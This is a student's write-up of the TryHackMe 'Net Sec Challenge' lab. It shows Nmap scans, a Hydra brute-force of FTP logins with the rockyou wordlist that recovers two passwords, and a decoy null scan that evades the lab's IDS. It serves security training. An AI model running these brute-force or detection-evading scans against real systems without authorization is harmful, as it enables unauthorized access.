Net Sec Challenge (by TryHackMe)

Write-Up

Pavel Pecheniuk

1. Introduction

Net Sec Challenge is a part of the Network Security module on TryHackMe. This room offers an opportunity to test one's network security skills acquired during the module. It specifically tests the knowledge of *Nmap* – a network scanning tool, and *Hydra* – a tool for testing authentication mechanisms across different protocols using brute-force attacks.

Before start, I need to launch the AttackBox and start the target virtual machine offered by TryHackMe.


2. Challenge Questions

What is the highest port number being open less than 10,000?

To understand the attack surface, I started with an excessive port scan to identify services on the target machine by the following command:

nmap -p- -T4 10.64.145.258

- -p-: scans all the ports
- -T4: faster time of scanning (aggressive mode)
- 10.64.145.258: IP address of the target machine



```
root@ip-10-64-76-119:~# nmap -p- -T4 10.64.145.248
Starting Nmap 7.80 ( https://nmap.org ) at 2026-02-11 14:31 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.64.145.248
Host is up (0.0015s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
10021/tcp open  unknown
```

Result of the scan shows that the highest open port number that is less than 10.000 is **8080**.

There is an open port outside the common 1000 ports; it is above 10,000. What is it?

The answer to this question can also be found on the screenshot above. The port of our interest is **10021**.

How many TCP ports are open?

As the result of the previous scan states, there are **6** open TCP ports on the machine overall.


What is the flag hidden in the HTTP server header?

For completion of this task the following command is executed:

nmap -sC -sV -T4 -p80 10.64.133.188

From the previous scan I figured out that HTTP server runs on port 80. So, -p80 allows to scan specific port 80. Besides already familiar faster timing and IP address indication options, there are new ones implemented in the command:

- -sC: runs the default Nmap script
- -sV: identifies the service version




```
root@ip-10-64-117-92:~# nmap -sC -sV -T4 -p80 10.64.133.188
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-24 13:33 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.64.133.188
Host is up (0.00095s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    lighttpd
|_http-server-header: lighttpd THM{web_server_25352}
|_http-title: Hello, world!

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.32 seconds
```

As the task implies, the server header contains the needed flag.

What is the flag hidden in the SSH server header?


This scan is done similarly to the previous one, except that I am now interested in port 22 as this is the port SSH runs on.



```
root@ip-10-64-117-92:~# nmap -sC -sV -T4 -p22 10.64.133.188
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-24 13:35 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.64.133.188
Host is up (0.00042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port22-TCP:V=7.80%I=7%D=1/24%Time=6974CAA7%P=x86_64-pc-linux-gnu%r(NULL
SF:,2A,"SSH-2\.0-OpenSSH_8\.2p1\x20THM{946219583339}\x20\r\n");

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds
```

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

During the first scan, the nonstandard port 10021 has been obtained. The service which runs on that port is unknown though. The following scan showed that the FTP server indeed runs on the port 10021.



```
root@ip-10-64-117-92:~# nmap -sC -sV -T4 -p10021 10.64.133.188
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-24 13:42 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.64.133.188
Host is up (0.00031s latency).

PORT      STATE SERVICE VERSION
10021/tcp open  ftp     vsftpd 3.0.5
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.70 seconds
root@ip-10-64-117-92:~# 
```


The version is **vsftpd 3.0.5**.

We learned two usernames using social engineering: eddie and quinn. What is the flag hidden in one of these two account files and accessible via FTP?

To obtain a flag hidden in one of these two account files, I need to save these usernames to the file users.txt. After that, I use Hydra along with the passwords file rockyou.txt to figure out eddie's and quinn's passwords by a brute-forcing attack. The command would be as follows:


hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ftp://10.64.133.188:10021

- -L: specifies the file with the logins
- -P: specifies the file with the passwords



```
root@ip-10-64-117-92:~# hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ftp://10.64.133.188:10021
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purp
oses.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-24 13:54:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 28688796 login tries (l:2/p:14344398), ~1793050 tries per task
[DATA] attacking ftp://10.64.133.188:10021/
[10021][ftp] host: 10.64.133.188   login: eddie   password: jordan
[10021][ftp] host: 10.64.133.188   login: quinn   password: andrea
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-24 13:54:53
```

Now with the known passwords, I need to log in to each account to find the file with the flag. The needed file named ftp_flag.txt is found in the quinn account. Lastly, I download this file to the attacking machine and display the flag.



```
root@ip-10-64-117-92:~# ftp 10.64.133.188 10021
Connected to 10.64.133.188.
220 (vsFTPd 3.0.5)
Name (10.64.133.188:root): quinn
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).
226 Transfer complete.
18 bytes received in 0.00 secs (35.0162 kB/s)
ftp> bye
221 Goodbye.
root@ip-10-64-117-92:~# cat ftp_flag.txt
THM{321452667098}
```

Browsing to http://MACHINE_IP:8080 displays a small challenge that will give you a flag once you solve it. What is the flag?


To solve this challenge, I decided to run a decoy scan against the target machine address. Decoy scan demonstrates the obfuscation technique that can be used to bypass basic detection mechanisms.

The full command is given below:

sudo nmap -D 10.64.0.1, 10.64.0.2, 10.64.0.3, 10.64.0.4, 10.64.117.92 -T4 -sN 10.64.133.188


Here the scan appears as if coming from the addresses 10.64.0.1-10.64.0.4. That's how my own IP address 10.64.117.92 is hidden from the victim's protection mechanism. The following specific options were used for establishing the scan:

- -D: indicates a decoy scan and hides malicious address among the decoy addresses
- -sN: indicates a null scan – no response is triggered and no flags are set.



```
root@ip-10-64-117-92:~# sudo nmap -D 10.64.0.1,10.64.0.2,10.64.0.3,10.64.0.4,10.64.117.92 -T4 -sN 10.64.133.188
sudo: unable to resolve host ip-10-64-117-92: Name or service not known
Starting Nmap 7.80 ( https://nmap.org ) at 2026-01-24 14:08 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid s
ervers with --dns-servers
Nmap scan report for 10.64.133.188
Host is up (0.0033s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
80/tcp   open|filtered http
139/tcp  open|filtered netbios-ssn
445/tcp  open|filtered microsoft-ds
8080/tcp open|filtered http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
```

Solving this challenge prints out the needed flag.



0 %

Chance of scan being detected

Your mission is to use Nmap to scan **10.64.133.188** (this machine) as covertly as possible and avoid being detected by the IDS.

Exercise Complete! Task answer: THM{f7443f99}

3. Summary

This write-up documents the completion of the Net Sec Challenge from TryHackMe’s Network Security module. Throughout the challenge I practiced the skills in network scanning and enumeration, service discovery, and basic authentication attacks using tools such as Nmap and Hydra.

Thank you for your attention!